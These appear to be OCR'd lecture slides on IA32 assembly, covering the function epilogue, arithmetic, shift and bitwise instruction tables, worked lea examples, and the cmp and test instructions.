
- The **epilogue** releases the **stack frame** for re-use
  - pop %ebp
    - Restores the previous **ebp** from the calling function
  - ret
    - pops the **return pointer** off the stack and places it into the **eip**

Kahoot!

Ch 8a


8.3. Additional Arithmetic Instructions

Common Arithmetic Instructions›



Instruction	Translation
`add S, D`	S + D → D
`sub S, D`	D - S → D
`inc D`	D + 1 → D
`dec D`	D - 1 → D
`neg D`	-D → D
`imul S, D`	S × D → D
`idiv S`	`%eax` / S : Q → `%eax`, R → `%edx`


Bit Shift Instructions



Instruction	Translation	Arithmetic or Logical?
`sal v, D`	D `<<` v → D	arithmetic
`shl v, D`	D `<<` v → D	logical
`sar v, D`	D `>>` v → D	arithmetic
`shr v, D`	D `>>` v → D	logical

- Each shift instruction take two operands, one which is usually a register (denoted by D), and the other which is a shift value (v)


Bitwise Operations



Instruction	Translation
`and S, D`	S & D → D
`or S, D`	S | D → D
`xor S, D`	S ^ D → D
`not D`	~D → D

8.3.3. The Load Effective Address Instruction

- Examples, with **eax** = 5, **edx** = 4, and **ecx** = 0x808




Instruction	Translation	Value
`lea 8(%eax), %eax`	8 + `%eax` → `%eax`	13 → `%eax`
`lea (%eax, %edx), %eax`	`%eax` + `%edx` → `%eax`	9 → `%eax`
`lea (,%eax,4), %eax`	`%eax` × 4 → `%eax`	20 → `%eax`
`lea -0x8(%ecx), %eax`	`%ecx` - 8 → `%eax`	0x800 → `%eax`
`lea -0x4(%ecx, %edx, 2), %eax`	`%ecx` + `%edx` × 2 - 4 → `%eax`	0x80c → `%eax`

8.4. Conditional Control and Loops

Conditional Control Instructions

- Does a comparison without modifying the destination register
- Only modifies condition code flags



Instruction	Translation
`cmp R1, R2`	Compares R2 with R1 (i.e., evaluates R2 - R1)
`test R1, R2`	Computes R1 & R2

